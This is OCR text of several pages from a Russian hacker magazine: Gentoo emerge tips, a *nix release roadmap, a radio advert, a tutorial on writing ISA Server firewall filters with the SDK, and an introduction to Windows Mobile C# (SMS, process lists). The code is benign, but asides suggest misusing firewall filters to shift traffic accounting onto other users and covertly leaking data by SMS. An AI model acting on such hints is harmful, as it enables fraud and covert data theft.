Меню загрузки в LiveCD-варианте очень простое. Нажав <F1>, можно получить информацию по доступным ядрам, а <F2> открывает доступ к информации о дополнительных параметрах. В процессе загрузки скрипт на несколько секунд остановится, позволяя ввести другую раскладку клавиатуры. Если был нажат <Enter> или ответа не последовало, через некоторое время загрузка продолжится с параметрами по умолчанию. В окне регистрации можно выбрать русский язык, но, к сожалению, на XFce это никак не скажется. Если есть работающий DHCP, сеть будет настроена автоматически.

Установить пакет элементарно. Находим нужное название, введя команду вроде «emerge --search apache» или (для поиска в описаниях) «emerge --searchdesc apache», и устанавливаем:

```
# emerge apache
```

По умолчанию апач идет с такими параметрами:

```
USE="ldap ssl -debug -doc -mpm-event \
  -mpm-itk -mpm-peruser -mpm-prefork \
  -mpm-worker -no-suexec (-selinux) \
  -static-modules -threads"
```

Знак минуса показывает, что с этим флагом пакет компилироваться не будет. Чтобы узнать, с какими флагами будет установлен пакет, следует добавить параметры '-ask', '-av' или '-pv'. Чтобы собрать программу с другими флагами, используй конструкцию вроде:

```
# USE="-ldap mom doc" emerge apache
```

Увы, при следующем обновлении пакет будет собран со стандартным набором флагов. Чтобы упростить себе жизнь, флаги для отдельных пакетов лучше заносить в файл /etc/portage/package.use. Удалить пакет также просто: «emerge — unmerge название» и его как не бывало. Облегчить работу с флагами поможет утилита euse. Вводим «euse — i название_флага» и выясняем, взведен ли он.

ЗАГЛЯНУТЬ ПОД КАПОТ

Сравнивать Gentoo с другими дистрибутивами ни в коем случае нельзя.

Это выбор тех, кто любит тотальную оптимизацию и привык все держать под полным контролем. Тем, кому нужен просто дистрибутив, готовый к работе сразу после установки, без желания и необходимости заглянуть под капот, покопаться в моторе, — лучше смотреть в сторону Ubuntu, Mandriva и прочих решений.

ОПРОС ЧИТАТЕЛЕЙ

WWW.XAKEP.RU/ANKETA/

ОТВЕТЬ НА ВОПРОСЫ
О ЖУРНАЛЕ
И ВЫИГРАЙ НОУТБУК




АНДРЕЙ МАТВЕЕВ
/ANDRUSHOCK@REAL.XAKEP. RU/

*nix roadmap

Чтобы ты не потерялся в череде новых релизов и конференций, мы подготовили для тебя настоящий roadmap всех значимых событий в мире *nix.

СЕНТЯБРЬ




- DEBIAN 5.0 LENNY
- GENTOO 2008.1
- LINUX PLUMBERS CONFERENCE, ПОРТЛЕНД, ОРЕГОН, США 17 СЕНТЯБРЯ
- GNOME 2.24.0 24 СЕНТЯБРЯ
- XFCE 4.6 28 СЕНТЯБРЯ

ОКТЯБРЬ



- UBUNTU 8.10
- ALT LINUX 4.1 MASTER
- FEDORA 10
- MANDRIVA LINUX 2009
- NYCBSDCON 2008, КОЛУМБИЙСКИЙ УНИВЕРСИТЕТ, НЬЮ-ЙОРК, США 11-12 ОКТЯБРЯ
- EUROBSDCON 2008, СТРАСБУРГСКИЙ УНИВЕРСИТЕТ, СТРАСБУРГ, ФРАНЦИЯ 18-19 ОКТЯБРЯ

НОЯБРЬ+ДЕКАБРЬ









- OPENBSD 4.4 1 НОЯБРЯ
- НОВАЯ РЕАЛИЗАЦИЯ СЕТЕВОЙ ПОДСИСТЕМЫ ДЛЯ FREEBSD 8.0
- LSB 4.0 11 НОЯБРЯ
- OPENSUSE 11.1 18 ДЕКАБРЯ



ПЕННОЕ СОБЫТИЕ ГОДА ОТ РАДИО DFM

Июль в этом году выдался не столько жарким сколько пенным! Радио DFM провело серию «Пляжных вечеринок DFM», ставших настоящим Танцевальным Событием! В общей сложности Вечеринки DFM посетили 15 000 человек, на сцене выступили самые танцевальные и динамичные артисты: Hi-Tack, Серега, Бьянка, Тимати, Юля Савичева, Банд'Эрос, Hi-Fi, Вика Дайнеко, Настя Задорожная, T9, Инфинити, Оксана Почепа и многие другие. Пляжные вечеринки DFM – это самые красивые девушки Go-Go, музыкальные сеты от лучших диджеев, зажигательные конкурсы от ведущих Радио DFM, море позитива и подарков, килотонны пены и мегаватты звука! To be continued….

Hi-Fi

СЕРЁГА

БЬЯНКА

БАНД ЭРОС

ВИКА ДАЙНЕКО

ЛАВА

ТИМАТИ

ЭВРИБАДИ ДЭНС НАУ!




НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /



ТЮНИНГОВАННАЯ ИСА

ПИШЕМ СВОЙ ФИЛЬТР ДЛЯ МЕЖСЕТЕВОГО ЭКРАНА

ISA Server — серьезный компонент обеспечения информационной безопасности. Сегодня я покажу тебе, как приручить этого монстра и заставить его исполнять твои желания. Не будем распускать слюни и поминать всуе великий и ужасный Microsoft. Просто возьмем в руки ISA SDK и реализуем самые, казалось бы, бредовые идеи.



Если тебе приходилось работать с ISA Server (даже непродолжительное время), то, наверняка, у тебя сложилось двойственное впечатление об этом программном продукте. С одной стороны — это мощная система обеспечения сетевой безопасности и контроля за использованием сетевых ресурсов. Но в нем не хватает многих вкусностей, которые делают жизнь сисадмина шоколадной. Самый красноречивый пример — автоматическое управление квотами интернет-трафика. Считать-то трафик ISA считает, но вот выставить пользователю квоту и перекрыть ему кислород в случае превышения — мы уже не могем. И приходится вручную просматривать статистику и ручками отключать нерадивых юзверей от всемирной паутины. А админ, как известно, существо крайне ленивое и такой расклад его, конечно, не устраивает.

Нагуглив эту тему, ты получишь десятки ссылок на различные надстройки к Исе. Все они раздаются не задаром, а за вполне осязаемые американские рубли. Но если у тебя прямые руки, да еще и растут, откуда надо, то, взяв напильник и рубанок (в смысле, ISA SDK и MSDN), ты сможешь подогнать Ису под свои потребности, не заплатив ни рубля софтверным барыгам. А уж что у тебя за потребности — сам определяй, не маленький. Можешь запретить своим подопечным юзверям убивать рабочее время в социальных сетях и сэкономить своему работодателю бабла, подняв производительность офисного планктона на 50%. Можешь хакнуть статистику Исы, повесив свой трафик на других пользователей. В конце концов, перспектива порулить файрволом на уровне программных интерфейсов и в обход штатной админки — заманчивая, не так ли?

Из инструментов тебе понадобятся **Visual Studio,** сам подопечный файрвол и **ISA Server SDK**.

ISA-ФИЛЬТРЫ — БЫСТРЫЙ СТАРТ

Для начала давай заглянем Исе под капот и посмотрим, как там у нее все устроено. ISA Server имеет двухуровневую архитектуру — Kernel Mode и


ISA Server SDK на страницах MSDN


Русскоязычное сообщество ISA Server

User Mode. Ядро сервера отвечает за взаимодействие с сетевыми интерфейсами компьютера и выполняет транспортные функции, работая с низкоуровневыми сетевыми протоколами. Фильтрация сетевого трафика осуществляется на пользовательском уровне — все пакеты проходят через цепочку фильтров. Каждый фильтр — это отдельная DLL'ка, выполняющая функции COM-сервера. Фильтры бывают, в свою очередь, двух типов — анализирующие сетевой трафик и реагирующие на определенные события. Так как невозможно объять необъятное, остановимся на фильтрах для Исы первого типа. Уже реализованные фильтры, которые входят в состав файрвола, соответствуют практически всем сетевым протоколам прикладного уровня (FTP, SMTP, DNS, POP3, RPC и т.д.). Ты можешь переопределить их, заменив собственной реализацией, например, открыть зеленый коридор спам-трафику. К этой же группе относятся фильтры приложений (пригодятся, если нужно обломать доступ в Сеть определенным програм) и фильтры сетевых портов (обламывают торрент-сосунов).

А теперь — мат. часть. Расслабься, ее будет совсем немного. Наша цель — вкурить, каким образом в Исе работают фильтры. Любой фильтр есть не что иное, как носитель сетевых правил. Правила, в свою очередь, бывают двух типов — правила доступа и правила публикации сервисов. Другими словами, фильтрующие входящий трафик и исходящий.

Один сетевой фильтр может объединять в себе несколько правил фильтрации трафика, относящихся к разным группам.

Идем дальше. Все фильтры могут отрабатывать различные сценарии проверки сетевых пакетов, основанные на отслеживании используемых протоколов, NAT-сеансов и фильтрации контента.

Все ISA-фильтры выстраиваются в цепочку. В результате, проходящая через файрвол информация будет обработана каждым фильтром из цепочки. Организовать избирательную обработку пакетов какими-либо отдельными фильтрами не получится. Зато есть возможность выстроить несколько таких цепочек с уникальным набором фильтров, и в различных сценариях пропускать трафик через цепочку, определенную логикой сетевой защиты.

Точки входа

Любой разрабатываемый тобой веб-фильтр для ISA Server должен иметь, как минимум, одну точку входа. В качестве таковой всегда выступает пара определенных функций. Для ISA Server 2004 это — функции `GetWPXFilterVersion()` и `HttpWPXFilterProc()`. Для 2006-ой могут быть использованы как указанные выше функции (сделано для того, чтобы сохранить совместимость с фильтрами, написанными для предыдущей версии файрвола), так и оптимизированные под возможности ISA Server 2006 функции `GetFilterVersion()` и `HttpFilterProc()`.

ФИЛЬТРУЙ БАЗАР

В момент старта Исы ее основная служба пробегает по списку зарегистрированных фильтров и для каждого из них вызывает метод `IFWXFilter::FilterInit`. Он является точкой входа в фильтр, и метод инициализирует доступные из файрвола глобальные переменные фильтра. Их основное назначение — зарезервировать за фильтром определенные сетевые события, при возникновении которых ядро сервера будет передавать фильтру управление.

```
// Инициализация сетевого фильтра
STDMETHODIMP CDMFilter::FilterInit
(IFWXFirewall * pIFWXFirewall,
 FwxFilterHookEvents * pFilterHookEvents)
{
   // Сообщаем файрволу, какое именно событие
       будем отслеживать
   *pFilterHookEvents = m_FwxFilterHookEvents;

   return S_OK;
}
```

После того, как фильтр проинициализирован, за работу принимается обработчик событий `IFWXFilter::AttachToSession` — сообщает о каждой новой сессии, установленной клиентами с Исой. Для сессии соединения клиента с сервером фильтр создает объект, реализующий интерфейс `IFWXSessionFilter`, и передает файрволу ссылку на него.

```
// Подключаемся к сессии
STDMETHODIMP CDMFilter::AttachToSession
(IFWXSession *piSession,
IFWXSessionFilter **
piSessionFilter, PFwxFilterHookEvents,
           pFilterHookEvents)
```

Веб-фильтры

Веб-фильтры представляют собой особую разновидность расширений ISA Server. Реагируя на различные события, возникающие в модуле Web proxy, веб-фильтры могут анализировать HTTP-заголовки, принимая на основе такого анализа одно из возможных решений.

Все веб-фильтры реализованы в виде динамических библиотек, инициализируемых в момент старта службы Microsoft Firewall и остающихся в памяти до завершения работы службы.



▸ links

• Залежи документации по ISA Server на MSDN: msdn.microsoft.com/en-us/library/aa155227.aspx

• Русскоязычное сообщество ISA Server — www.isaserver.ru

• Здесь можно скачать свежую версию как самого файрвола, так и SDK к нему: go.microsoft.com/fwlink?linkid=41251

• Кое-что о файрволах можно найти и в народной энциклопедии — www.wikipedia.org/firewall

▸ info

Помни, что не ты один такой умный и регулярно проводи аудит своего файрвола на предмет незнакомых и неизвестно откуда появившихся фильтров и расширений.

Файрвол — жертва DoS-атак

При создании своего расширения для файрвола (не важно, ISA Server или любого другого, поддерживающего написание расширений сторонними разработчиками), важно помнить о том, что системная память не резиновая и устанавливать ограничения, как по размеру обрабатываемых сетевых пакетов, так и по времени, отведенному на обслуживание одной сессии. Иначе можно попасть в очень неприятную ситуацию, когда файрвол, не сумев переварить слишком большую порцию данных, станет причиной краха всей системы.

```
{
   HRESULT hr = S_OK;

   //Создаем объект, связанный с сессией
   CComObject<CDMSessionFilter>
       *pSessionFilter;
   hr = CComObject<CDMSessionFilter>::
       CreateInstance(&pSessionFilter);
   if (FAILED(hr))
   {
      return hr;
   }
   pSessionFilter->AddRef();


   // Получаем ссылки на созданные объекты
   *pFilterHookEvents =
       m_FwxFilterHookEvents;
   *piSessionFilter = pSessionFilter;

   return S_OK;
}
```

Через этот объект в дальнейшем файрвол и будет общаться с фильтром, посылая сигналы только о тех событиях, которые его интересуют. Получив сигнал о том, что в Сети происходит нечто интересное, фильтр создает экземпляр класса IFWXDataFilter и ассоциирует его с текущим соединением через вызов IFWXConnection::AttachDataFilter. В качестве финального аккорда создадим два сокета (IFWXDataFilter::SetSockets) и прокачаем данные из точки А в точку B, как учила меня сексапильная математичка в седьмом классе (упс, Анна Сергеевна, надеюсь вы не читаете журнал «][акер»). Но об этом ниже.

Из точки A в точку B

В любом ISA-фильтре используется асинхронный ввод/вывод. Фильтр управляет запросами SEND/RECV через обращения к объекту IFWXSocket, который размещается в адресном пространстве ядра файрвола и возвращает содержимое I/O-буферов через интерфейс IFWXIOCompletion. Получается, процесс передачи сетевых пакетов через фильтр прост, как два байта об асфальт. Берем указатель на IFWXSocket и отправляем ему RECV-запрос. В ответ получаем содержимое буфера. Шаманим над ним немного, например, проанализировав на предмет наличия запрещенного типа данных, отправляем объекту IFWXSocket запрос SEND и в



Архитектура ISA Server

вдогонку — содержимое I/O буфера. О дальнейшем позаботится файрвол, точнее, его ядро.

Естественно, чтобы просто получить данные и передать их дальше по Сети, много ума не надо. Да и какой тогда смысл городить весь этот огород? Вот тут-то (между получением пакетов и их отправкой) и кроется Дао любого ISA-фильтра. Именно в этом месте канала передачи данных через ISA Server можно творить с сетевыми пакетами все, что угодно. Что в итоге получит клиент на свой запрос, — целиком и полностью в твоей власти.

Не стану марать попусту бумагу описанием сферического коня в вакууме, — вот тебе конкретный пример. Предположим, наш фильтр должен передавать пакеты — без каких-либо изменений, но при этом подробно журналировать: кто, что, кому, и зачем. Первым делом получаем ссылки на сокеты отправителя и получателя с помощью простых конструкций типа m_spInternalSocket = piInternalSocket и m_spExternalSocket = piExternalSocket. Теперь можно создавать асинхронный канал передачи данных.

Делается это с помощью метода, возвращающего в качестве результата своей работы объект класса STDMETHODIM: CDMDataFilter::CompleteAsyncIO(). После чего можно прочитать входной буфер:

```
BYTE* pBuffer = NULL;
   DWORD dwBuffSize = 0;
   hr = pIOBuffer->GetBufferAndSize
      (&pBuffer,&dwBuffSize);
```

Отправка полученных данных — ничуть не сложнее. Обращаемся к созданному ранее сокету и сливаем в него содержимое I/O-буфера.

```
HRESULT hr;
CComPtr<IFWXSocket> spSocket;
GetInternalSocket(&spSocket);
if (spSocket)
{
   hr = spSocket->Send(pBuffer,NULL,
      ocWriteToInternal);
   if (FAILED(hr))
      return hr;
}
return S_OK;
```

Перед этим мы можем сделать вызов любой другой функции, обрабатывающей содержимое буфера. Например, hack(pBuffer). Реализация самой функции и определяет поведение фильтра. В частности, если ты хочешь вести подробный лог о передаваемых пакетах, можешь воспользоваться представленным в SDK методом DumpBuffer().



ISA Server SDK



ISA Server

ЗАРЕГИСТРИРУЮ. НЕДОРОГО.

OK, свой фильтр для Исы мы написали. А как его теперь файрволу подсунуть? Есть два пути — написать простенький скрипт, осуществляющий регистрацию фильтра, или предусмотреть механизм регистрации непосредственно в самом фильтре. Во втором случае регистрация происходит с помощью экспорта функции `DllInstall`, вызываемой в момент обращения к `regsrv32` с параметром `/I`.

Строго говоря, чтобы зарегистрировать свой фильтр в Исе, необходимо одновременное выполнение следующих условий. Во-первых, DLL твоего фильтра должна находиться на том же компьютере, что и ISA Server. Во-вторых, фильтр должен быть зарегистрирован как объект конфигурации компьютера. И, в-третьих, он должен быть зарегистрирован как УЖЕ установленный на компьютер.

Независимо от того, какой способ регистрации ты будешь использовать, технически она основана на использовании четырех экспортируемых COM-интерфейсов:

- **IFWXFilterAdmin** — регистрация фильтра;
- **FPCEventDefintions** — регистрация событий, отслеживаемых фильтром;
- **FPCAlerts** — регистрация сообщений, генерируемых фильтром;
- **FPCApplicationFilter** — инициализация значениями по умолчанию.

Чтобы сообщить ядру файрвола, за какими протоколами будет наблюдать свежеиспеченный фильтр, используется массив: `GUID ProtocolsToFilter[] = {SMTP_PROTOCOL_GUID_BIN, SMTP_SERVER_PROTOCOL_GUID_BIN}`. Для описания фильтра используется структура со следующими полями:

- **CLSID_DMFilter** — GUID;
- **bstrFilterName** — наименование;
- **bstrFilterDescription** — описание;
- **bstrFilterVendor** —разработчик;
- **bstrFilterVersion** —версия.

Развеем все возможные вопросы. Вот тебе описание того, как регистрация фильтра или любого другого расширения для ISA Server выглядит на практике. Первым делом создается экземпляр COM-объекта `FPCWebFilter`, входящий в коллекцию `FPCWebFilters`. Для идентификации каждого из таких объектов в коллекции используется глобальный уникальный идентификатор (GUID). Коллекция объектов `FPCWebFilters` предоставляет отдельные методы для выполнения следующих операций:

- добавление нового веб-фильтра (метод `Add`);
- изменение порядка следования веб-фильтров в коллекции (методы `MoveDown` и `MoveUp`);
- удаление веб-фильтра из коллекции (метод `Remove`).

И напоследок — финт ушами в виде ответа на вопрос, который, скорее всего, уже давно засел в твоей голове. Можно ли зарегистрировать фильтр или другое расширение Исы вручную? Отвечаю — можно. И меня совершенно не интересует, зачем тебе это нужно :).

Наша задача сводится к тому, чтобы поместить запись о новом фильтре в конфигурационный массив Исы. Как ты уже знаешь, с точки зрения внутренней организации файрвола, это будет выглядеть как добавление нового `FPCWebFilter` объекта в коллекцию `FPCWebFilters`. Следовательно, нужно как-то добраться до этой самой коллекции. Порывшись в документации, я выяснил, как это можно реализовать. Следи за цепочкой. Конфигурационный массив сервера доступен для изменения извне. В массиве содержится ссылка на объект класса `FPCExtensions`. У этого объекта есть несколько публичных полей. Одно из таких полей имеет название `WebFilters`, и, как нетрудно догадаться, представляет собой ссылку на коллекцию `FPCWebFilters`. На уровне операционной системы эта коллекция представлена как обычная ветка реестра. Означает это, что, добавив буквально три строки в код нашего расширения для ISA Server, мы сможем вручную его зарегистрировать (тривиальным способом с помощью `regsrv32`). Для этого добавляем к нашему фильтру небольшую функцию следующего вида:

```
STDAPI DllRegisterServer(void){
   HRESULT hr = RegisterWebFilter(true);
   return FAILED(hr) ? S_FALSE : S_OK;
}
```

Теперь ты можешь подключить свой фильтр к работающей на полном ходу Исе без каких-либо вопросов с ее стороны. А дальше — уже дело твоей фантазии.

ЛИРИЧЕСКО-СПОРТИВНОЕ

Обычно на этом месте авторы по всем правилам жанра подводят итог своему повествованию, резюмируя наиболее важные моменты, делая умные и пространные выводы. Сегодня мне хотелось бы немного отойти от традиций. Статья, которую ты только что прочитал, писалась за несколько дней до начала Пекинской олимпиады. Хочется верить, что российская команда надерет всем пятую точку и завоюет наибольшее количество золотых медалей. К тому моменту, когда ты будешь читать эти строки, итоги олимпиады будут уже подведены. И в этом плане я тебе немного завидую. Но сейчас, камрад, я скажу тебе вот что. Почему все эти люди стали лучшими в мире спортсменами? В первую очередь, потому что у них есть большая цель — олимпийское золото. Не просто цель — обогнать соседа Ваську или сбросить пять килограмм лишнего веса. А настоящая большая цель. И поверь мне, в этом половина успеха! Что самое удивительное, такой подход действует в любой сфере приложения твоих усилий. Если у тебя есть БОЛЬШАЯ ЦЕЛЬ, успех неотвратим. Так выпьем же за наши большие цели :).



ИГОРЬ АНТОНОВ
/ HTTP://VR-ONLINE.RU /

МОБИЛЬНЫЙ СИШАРП

ОСВАИВАЕМ КОДИНГ ПОД WINDOWS MOBILE 6

Добрые дяди из Apple привыкли решать за пользователя, какое ПО и какие опции ему нужны. Что ж, это выбор их пользователей. Мы же с тобой берем… и просто сами кодим то, что нам нужно. Старая добрая Винда была и остается другом юзеров и программистов, выбирающих свой собственый путь.

WINMOBILE ВЧЕРА

Еще буквально несколько лет назад мобильная платформа страдала дефицитом программного обеспечения. Трудно поверить, но, чтобы найти нужную тулзу, приходилось нехило попотеть. А потом еще раз напрячься в попытках отыскать заветный крэк (Странно, а вроде все неплохо находилось, — Прим. Dr.Klouniz). Отсутствие софта обуславливалось тем, что для разработки программ под новую платформу не было удобной IDE. Да, был могучий Visual C++, в котором, если мне не изменяет память, были соответствующие мастера. Но, к сожалению, их возможностей не хватало. Когда в 2003 году я попробовал замутить первую программу для КПК, то сразу понял, что моих нервов не хватит для интимных отношений с ужасной Visual Studio. После Delphi эта среда кажется уж больно непродуманной и непонятной. Такое чувство, что пересаживаешься с «мерса» на «Волгу».

WINMOBILE СЕГОДНЯ

Сегодня Windows Mobile сильно преобразилась. Она доросла аж до шестой версии и теперь ее можно считать действительно комфортной и удобной ОС. Это было достигнуто как за счет улучшения внешнего вида, так и за счет упрощения процесса разработки софта. Сейчас уже не составляет труда найти продвинутый почтовик или навороченный текстовый редактор. Более того, многие разработчики уже взяли за правило выпускать мобильные версии своих настольных продуктов. Для Windows Mobile давно появились клоны WinRAR, TotalCommander, WinZIP, MS Office и т.д. Появление большого количества программ объясняется в первую очередь развитием платформы .NET. Создавать софт на базе этой технологии чрезвычайно просто — и очень привычно для кодеров, которые выросли на таких языках как Delphi/C++ Builder. Последние версии Visual Studio словно переродились: они стали удобными и поистине функциональными. Приготовься, в рамках этой статьи мы совершим небольшой трип в волшебную и многоцветную страну WM 6.0.

ДОРОЖНЫЙ ЧЕМОДАНЧИК

Отправляясь в путешествие, нельзя забывать про вещи первой необходимости. Выброси из своего походного чемоданчика проверенный временем Delphi, в этот раз он не пригодится. Вместо него достань Visual Studio (версию выбери как можно свежее; лично я отдаю предпочтение самой последней — 2008). Помимо студии нам также потребуется SDK для работы с функциями, характерными для коммуникаторов — sms, телефония и т.д. И SDK, и саму VS ты всегда можешь слить с www.microsoft.com.

ВРЕМЯ — ДЕНЬГИ

Будем считать, что ты успешно скачал и установил нужный SDK, а это значит, что можно двигаться дальше. Запускай Visual Studio и создавай новый проект для Visual C# типа Smart Device. Сразу после выбора типа проекта перед тобой должно появиться окно, похожее на то, что изображено на рисунке 1. В этом окне тебе надо выбрать платформу (Target platform), для которой мы




Рисунок 1. Выбор шаблона для проекта

Рисунок 2. Чистый проект с необычной мордашкой

Рисунок 3. Привычная глазу форма

планируем создавать приложение, а также версию .NET Фреймворка (.NET Compact Framework version) и шаблон приложения (Templates). Для наших примеров в качестве платформы установи Windows Mobile 5.0 Smartphone SDK (если ты качал 6-ю версию SDK, то выбирай именно ее). С ней тебе будут доступны все необходимые пространства имен для работы со специфическими функциями коммуникаторов/смартфонов. Версию Фреймворка стоит выбирать, исходя из той, которая установлена на твоем девайсе. Например, на моем коммуникаторе Toshiba Portege G900 тусуется .NET Framework 2.0, поэтому я выбрал именно эту версию. Внимание! Если на твоем устройстве до сих пор установлена первая версия .NET Framework, то бегом на microsoft.com и скачивай хотя бы вторую. Первая уж больно сильно урезана в плане функционала. Все, теперь остается только выбрать шаблон для нашего приложения. Для сегодняшних примеров нам вполне подойдет Device Application. Клацай «Ок» — и Visual Studio сгенерирует новый пустой проект (рисунок 2).

По умолчанию VS создает чистый проект для мобильных устройств со скином в виде этого самого девайса. По правде говоря, «дизайнить» форму в таком виде не очень удобно, поэтому потрудись сразу отключить отображение скина. Сделать это можно, кликнув правой клавишей мыши по форме и выбрав в контекстном меню «Show Skin». После этого нехитрого действия ты увидишь более-менее привычный вид формы (рисунок 3).

Пустой проект готов и настало время привести его в рабочий вид. Готовь мышку, сейчас мы будем раскидывать элементы управления. Сегодня мы разберем не один, а сразу несколько примеров. Для такого «проекта» нужна соответствующая форма. Кстати, варианта формы с кучей закладок я для себя не нашел. Поэтому советую тебе не заморачиваться и пойти тем же путем, что и я — бросить и растянуть по всей форме компонент TabControl, а затем создать в нем пять закладок:

- Отправка SMS;
- Процессы;
- Файловый менеджер;
- Dialer;
- Полезности.

Думаю, назначение закладок пояснять не нужно. Все и так очевидно по их названиям... Что? Тебе интересно, что это за закладка «Полезности»? OK, сейчас объясню. Здесь расположено несколько кнопок, которые выполняют некоторые полезные для пользователя или западлостроителя действия: поворот экрана, выключение/перезагрузка системы. Мой вариант оформления ты можешь увидеть на рисунках 4-7.

НАПИШИТЕ ПИСЬМЕЦО...

С дизайном формы покончено, пора переходить к кодингу. Первое, чему мы сегодня научимся — отправлять SMS. Этими короткими сообщениями пользуется каждый из нас, а раз так, неплохо бы научиться отправлять их программно. Зачем? Цели могут быть разными. Например, некоторые на основе полученных знаний смогут закодить простенькую программку, которая будет транслитерировать весь кириллический текст, тем самым, позволяя сэкономить свои кровные на отправке SMS. Другие могут через sms «выводить» с вражеской территории различную полезную информацию. Итак, создай обработчик события для одной единственной кнопки с надписью «отправить» и напиши в нем следующий код:

```
if (textBox1.Text != ""){
  SmsMessage mymessage = new SmsMessage();
  //вот здесь можно добавлять кучу получателей
  mymessage.To.Add(new Recipient(textBox1.Text));
  mymessage.RequestDeliveryReport = cbReport.Checked;
  mymessage.Body = textBox2.Text;
  try
  {
    mymessage.Send();
    MessageBox.Show("Сообщение успешно отправлено!",
       "Информация!");
  }
  catch
  {
    MessageBox.Show("При отправке сообщения возникла
ошибка!", "Ошибка!");
  }
}
```

Получаем процессы

```
private void GetProcList()
{
Cursor.Current = Cursors.WaitCursor;
lvProcessList.Items.Clear();
process_list = TaskManager.Process.GetProcesses();

foreach (TaskManager.Process proc in process_list)
{
ListViewItem NewItem = new ListViewItem
(proc.ProcessId.ToString());
 NewItem.SubItems.Add(proc.ProcessName);
 NewItem.SubItems.Add(proc.ThreadCount.ToString());
 lvProcessList.Items.Add(NewItem);
}

  Cursor.Current = Cursors.Default;
}
```

Ахтунг! X-релиз!

На нашем диске ты сможешь найти полноценный X-релиз файлового менеджера, заботливо подготовленный и выложенный автором статьи.



Рисунок 4. Простая форма для отправки SMS

